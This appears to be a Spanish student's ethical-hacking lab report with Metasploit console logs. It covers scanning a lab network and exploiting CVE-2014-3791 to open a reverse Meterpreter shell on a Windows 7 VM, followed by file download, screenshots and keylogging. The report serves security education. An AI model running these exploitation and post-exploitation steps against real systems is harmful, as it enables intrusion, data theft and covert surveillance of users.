



HACKING ÉTICO

Unidad 3. Actividad 3



01 DE ABRIL DE 2024
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ESPECIALIZACIÓN DE CIBERSEGURIDAD

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Primeros pasos en metasploit

Ejercicio 1: Conectado a la base de datos

```
msf6 > msfdb status
[*] exec: msfdb status

• postgresql.service - PostgreSQL RDBMS
  Loaded: loaded (/usr/lib/systemd/system/postgresql.service; disabled; preset: disabled)
  Active: active (exited) since Mon 2024-04-01 14:39:07 EDT; 59s ago
  Process: 14214 ExecStart=/bin/true (code=exited, status=0/SUCCESS)
  Main PID: 14214 (code=exited, status=0/SUCCESS)
  CPU: 12ms

Apr 01 14:39:07 kali systemd[1]: Starting postgresql.service - PostgreSQL RDBMS...
Apr 01 14:39:07 kali systemd[1]: Finished postgresql.service - PostgreSQL RDBMS.

COMMAND PID USER FD TYPE DEVICE SIZE/OFF NODE NAME
postgres 14162 postgres 5u IPv6 43803 0t0 TCP localhost:5432 (LISTEN)
postgres 14162 postgres 6u IPv4 43804 0t0 TCP localhost:5432 (LISTEN)

UID PID PPID C STIME TTY STAT TIME CMD
postgres 14162 1 0 14:39 ? Ss 0:00 /usr/lib/postgresql/15/bin/postgres -D /var/lib/postgresql/15/main -c config_fil

[*] Detected configuration file (/usr/share/metasploit-framework/config/database.yml)
msf6 > Soy carlos Diaz
```

Ejercicio 2: Gestión básica de workspaces

```
[*] Detected configuration file (/usr/share/metasploit-framework/config/database.yml)
msf6 > workspace -a Cyberlab
[*] Added workspace: Cyberlab
[*] Workspace: Cyberlab
msf6 > workspace -a CDM
[*] Added workspace: CDM
[*] Workspace: CDM
msf6 > workspace
Cyberlab
default
* CDM
msf6 >
```

```
msf6 > workspace Cyberlab
[*] Workspace: Cyberlab
msf6 > workspace -d CDM
[*] Deleted workspace: CDM
msf6 > workspace
default
* Cyberlab
msf6 >
```

Ejercicio 3: nmap desde metasploit

Comando ejecutado:

```
msf6 > db_nmap 10.0.3.0/24
[*] Nmap: Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-01 14:46 EDT
[*] Nmap: Nmap scan report for 10.0.3.1
[*] Nmap: Host is up (0.00060s latency).
```

Resultado de los hosts:

```
msf6 > hosts
```

address	mac	name	os_name	os_flavor	os_sp	purpose	info	comments
10.0.3.1	52:54:00:12:35:00		Unknown			device		
10.0.3.2	52:54:00:12:35:00		Unknown			device		
10.0.3.3	08:00:27:D4:32:9F							
10.0.3.4			Unknown			device		
10.0.3.15	08:00:27:2d:ca:fc		Unknown			device		

Ejercicio 4: Borrar hosts

He probado a borrar los 3 hosts a la vez pero en vez de borrarlos los 3 me borra todos los hosts. Por eso lo he hecho de uno en uno:

```
[*] Deleted 1 hosts
msf6 > hosts -d 10.0.3.3
```

address	mac	name	os_name	os_flavor	os_sp	purpose	info	comments
10.0.3.3	08:00:27:D4:32:9F							

```
[*] Deleted 1 hosts
msf6 > hosts
```

address	mac	name	os_name	os_flavor	os_sp	purpose	info	comments
10.0.3.4			Unknown			device		
10.0.3.15	08:00:27:2d:ca:fc		Unknown			device		

```
msf6 > Soy Carlos Diaz
```

Ejercicio 5: Cambiar columnas de hosts

```
msf6 > hosts -c address,mac,os_name,vuln_count,state
```

address	mac	os_name	vuln_count	state
10.0.3.15	08:00:27:2d:ca:fc	Unknown	0	alive

```
msf6 > Carlos Diaz
```

Ejercicio 6: Consultar máquinas Linux

La .15 es la del metasploit y la .4 la mia propia

```
msf6 > hosts -S Linux
```

address	mac	name	os_name	os_flavor	os_sp	purpose	info	comments
10.0.3.4			Linux		2.6.X	server		
10.0.3.15	08:00:27:2d:ca:fc		Linux		2.6.X	server		

```
msf6 >
```

Ejercicio 7: Poblar RHOSTS

Lo he probado con el filtro Windows y Linux:

```
msf6 > use auxiliary/scanner/smb/smb_ms17_010
msf6 auxiliary(scanner/smb/smb_ms17_010) > hosts -S Linux -R
```

address	mac	name	os_name	os_flavor	os_sp	purpose	info	comments
10.0.3.4			Linux		2.6.X	server		
10.0.3.15	08:00:27:2d:ca:fc		Linux		2.6.X	server		

```
RHOSTS => 10.0.3.4 10.0.3.15
msf6 auxiliary(scanner/smb/smb_ms17_010) > run
```

```
[*] 10.0.3.4:445 - Rex::ConnectionRefused: The connection was refused by the remote host (10.0.3.4:445).
[*] Scanned 1 of 2 hosts (50% complete)
[-] 10.0.3.15:445 - Host does NOT appear vulnerable.
[*] Scanned 2 of 2 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_ms17_010) > hosts -S Windows -R
```

address	mac	name	os_name	os_flavor	os_sp	purpose	info	comments
10.0.3.15	08:00:27:2d:ca:fc				2.6.X	server		

```
RHOSTS => 10.0.3.15
msf6 auxiliary(scanner/smb/smb_ms17_010) > run
```

```
[*] 10.0.3.15:445 - Host does NOT appear vulnerable.
[*] 10.0.3.15:445 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_ms17_010) > back
msf6 > Soy Carlos Diaz
```

Ejercicio 8: Filtrado de servicios de metasploitable 2

```
msf6 > services 10.0.3.15 -S Apache
Services
```

host	port	proto	name	state	info
10.0.3.15	80	tcp	http	open	Apache httpd 2.2.8 (Ubuntu) DAV/2
10.0.3.15	8009	tcp	ajp13	open	Apache Jserv Protocol v1.3
10.0.3.15	8180	tcp	http	open	Apache Tomcat/Coyote JSP engine 1.1

```
msf6 >
```

Ejercicio 9: Filtrado de servicios según puerto

```
msf6 > services -p 21,22,80
Services
```

host	port	proto	name	state	info
10.0.3.4	80	tcp	http	open	
10.0.3.14	21	tcp	ftp	open	FileZilla ftpd 0.9.4d beta
10.0.3.15	21	tcp	ftp	open	vsftpd 2.3.4
10.0.3.15	22	tcp	ssh	open	OpenSSH 4.7p1 Debian 8ubuntu1 protocol 2.0
10.0.3.15	80	tcp	http	open	Apache httpd 2.2.8 (Ubuntu) DAV/2

```
msf6 > Soy carlos diaz
```

Ejercicio 10: Módulos auxiliares de ftp

```
msf6 > search type:auxiliary description:anonymous ftp
Matching Modules
```

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/scanner/ftp/anonymous	.	normal	No	Anonymous FTP Access Detection
1	auxiliary/dos/windows/ftp/winftp230_nlst	2008-09-26	normal	No	WinFTP 2.3.0 NLST Denial of Service
2	auxiliary/dos/windows/ftp/xmeasy560_nlst	2008-10-13	normal	No	XM Easy Personal FTP Server 5.6.0 NLST DoS
3	auxiliary/dos/windows/ftp/xmeasy570_nlst	2009-03-27	normal	No	XM Easy Personal FTP Server 5.7.0 NLST DoS

```
msf6 >
```

Ejercicio 11: Busca el exploit!

```
msf6 > search type:exploit arch:x86 platform:Windows version:5.3 product:Easy File Management Web Server cve:2014-3791
Matching Modules
```

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/windows/http/efs_fmws_userid_bof	2014-05-20	normal	Yes	Easy File Management Web Server Stack Buffer Overflow
1	\ target: Automatic Targeting	.	.	.	
2	\ target: Efmws 5.3 Universal	.	.	.	
3	\ target: Efmws 4.0 Universal	.	.	.	

```
msf6 >
```

Ejercicio 12: Información del exploit

¿En qué 2 versiones de Easy File Management Web Server funciona?

El exploit para Easy File Management Web Server funciona en las versiones 4.0 y 5.3 del software.

¿Para qué arquitecturas funciona?

el exploit está diseñado para la plataforma Windows y específicamente para sistemas con arquitectura x86.

Leyendo la descripción, ¿Podrías explicar en qué consiste el exploit?

Cuando se manipula la cookie UserID, el software no valida adecuadamente la entrada del usuario. Esto permite que un atacante remoto envíe datos maliciosos lo suficientemente largos como para sobrescribir la memoria del programa.

De aquí es donde he sacado la información:

```
msf6 exploit(windows/http/efs_fmws_userid_bof) > info

Name: Easy File Management Web Server Stack Buffer Overflow
Module: exploit/windows/http/efs_fmws_userid_bof
Platform: Windows
Arch: x86
Privileged: No
License: Metasploit Framework License (BSD)
Rank: Normal
Disclosed: 2014-05-20

Provided by:
superkojiman
Julien Ahrens
TecR0c <roccogiovannicalvi@gmail.com>

Available targets:
  Id  Name
  --  --
  => 0  Automatic Targeting
     1  Efmws 5.3 Universal
     2  Efmws 4.0 Universal

Check supported:
Yes

Basic options:
  Name      Current Setting  Required  Description
  --      -
  Proxies    nil              no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS     nil              yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      80               yes       The target port (TCP)
  SSL        false            no        Negotiate SSL/TLS for outgoing connections
  TARGETURI  /vfolder.ghp     yes       The URI path of an existing resource
  VHOST      nil              no        HTTP server virtual host

Payload information:
Space: 3420
Avoid: 4 characters

Description:
Easy File Management Web Server v4.0 and v5.3 contains a stack buffer overflow condition that is triggered as user-supplied input is not properly validated when handling the UserID cookie. This may allow a remote attacker to execute arbitrary code.

References:
https://nvd.nist.gov/vuln/detail/CVE-2014-3791 del sitio
OSVDB (107241)
https://www.exploit-db.com/exploits/33610
```

Ejercicio 13: Ejecuta el exploit!

```
msf6 exploit(windows/http/efs_fmws_userid_bof) > exploit

[*] Started reverse TCP handler on 10.0.3.4:4444
[*] Fingerprinting version...
[+] Version 5.3 found
[*] Trying target Efmws 5.3 Universal...
[*] Sending stage (176198 bytes) to 10.0.3.14
[*] Meterpreter session 1 opened (10.0.3.4:4444 → 10.0.3.14:49170) at 2024-04-02 10:42:55 -0400

meterpreter > Soy Carlos Díaz
```

Ejercicio 14: Información del objetivo con meterpreter

Sysinfo:

```
meterpreter > sysinfo
Computer      : WIN7
OS            : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture : x86
System Language : es_ES
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
meterpreter > Carlos Díaz
```

Getuid:

```
meterpreter > getuid
Server username: WIN7\cyberlab
meterpreter >
```

IPs de la máquina:


```

Server username: WIN7\cybertab
meterpreter > ipconfig

Interface 1
Name : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 11
Name : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:8d:3d:21
MTU : 1500
IPv4 Address : 10.0.3.14
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::2db6:36f1:4f9b:6720
IPv6 Netmask : ffff:ffff:ffff:ffff::

Interface 12
Name : Microsoft ISATAP Adapter #1
Hardware MAC : 00:00:00:00:00:00
MTU : 1280
IPv6 Address : fe80::200:5efe:1911:74ca
IPv6 Netmask : ffff:ffff:ffff:ffff::

Interface 14
Name : Teredo Tunneling Pseudo-Interface
Hardware MAC : 00:00:00:00:00:00
MTU : 1280
IPv6 Address : fe80::100:7f:fffe
IPv6 Netmask : ffff:ffff:ffff:ffff::

Interface 15
Name : Hamachi Network Interface
Hardware MAC : 7a:79:19:11:74:ca
MTU : 1404
IPv4 Address : 25.17.116.202
IPv4 Netmask : 255.0.0.0
IPv6 Address : 2620:9b::1911:74ca
IPv6 Netmask : ffff:ffff:ffff:ffff::
IPv6 Address : fe80::25e9:7c41:88ac:57cc
IPv6 Netmask : ffff:ffff:ffff:ffff::

Interface 17
Name : Microsoft ISATAP Adapter #3
Hardware MAC : 00:00:00:00:00:00
MTU : 1280
IPv6 Address : fe80::5efe:a00:30e
IPv6 Netmask : ffff:ffff:ffff:ffff::

```

Ejercicio 15: Descarga de ficheros

No encuentro el archivo que nos pide:

```

meterpreter > ls
Listing: C:\Users\cybertab\Desktop

Mode                Size           Type             Last modified     Name
-----
100777/rwxrwxrwx    250562        fil              2021-03-24 02:04:42 -0400 CVE-2011-1249.exe
100666/rw-rw-rw-     806          fil              2021-02-08 03:20:56 -0500 Easy File Management Web Server.lnk
100666/rw-rw-rw-    2029          fil              2021-01-28 01:08:03 -0500 FileZilla Server Interface.lnk
100666/rw-rw-rw-     948          fil              2021-01-28 01:10:09 -0500 FreeFTPD.lnk
040777/rwxrwxrwx     4096         dir              2021-02-28 10:54:54 -0500 SW_VULNERABLE
040777/rwxrwxrwx     4096         dir              2021-09-12 10:48:12 -0400 brainpan
100666/rw-rw-rw-     282          fil              2021-01-28 00:30:35 -0500 desktop.ini

```

De todas maneras me voy a descargar otro archivo:

```

meterpreter > download bytearray.txt
[*] Downloading: bytearray.txt -> /home/kali/bytearray.txt
[*] Downloaded 1.60 KiB of 1.60 KiB (100.0%): bytearray.txt -> /home/kali/bytearray.txt
[*] Completed : bytearray.txt -> /home/kali/bytearray.txt
meterpreter >

```

Aquí muestro que tengo el archivo en mi carpeta personal:

```

(kali@kali)~$ ls
@10.0.3.7  allports  automatizacion  bytearray.txt  Desktop  Downloads  hs_err_pid26550.log  Music  Pictures  targeted  Videos
able       allPorts  avle           db_status      Documents  exploit.php  LazySysAdmin        payloads  Public    Templates  wordpress
(kali@kali)~$


```

Ejercicio 16: Captura de pantalla

El comando usado para la captura de pantalla:

```
meterpreter > use espia
Loading extension espia ... Success.
meterpreter > screengrab
Screenshot saved to: /home/kali/LMITIYIa.jpeg
meterpreter > 
```

Resultado:



Comando usado para el streaming:

Este comando no lo he encontrado.

Ejercicio 17: Keylogger

```
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter > keyscan_dump
Dumping captured keystrokes ...
<CR>
<CR>
<BLOQ MAYUS>C<BLOQ MAYUS>ark<^H>los <BLOQ MAYUS>D<BLOQ MAYUS>iaz <BLOQ MAYUS>M<BLOQ MAYUS>ontes
meterpreter > keyscan_stop
Stopping the keystroke sniffer...
meterpreter > 
```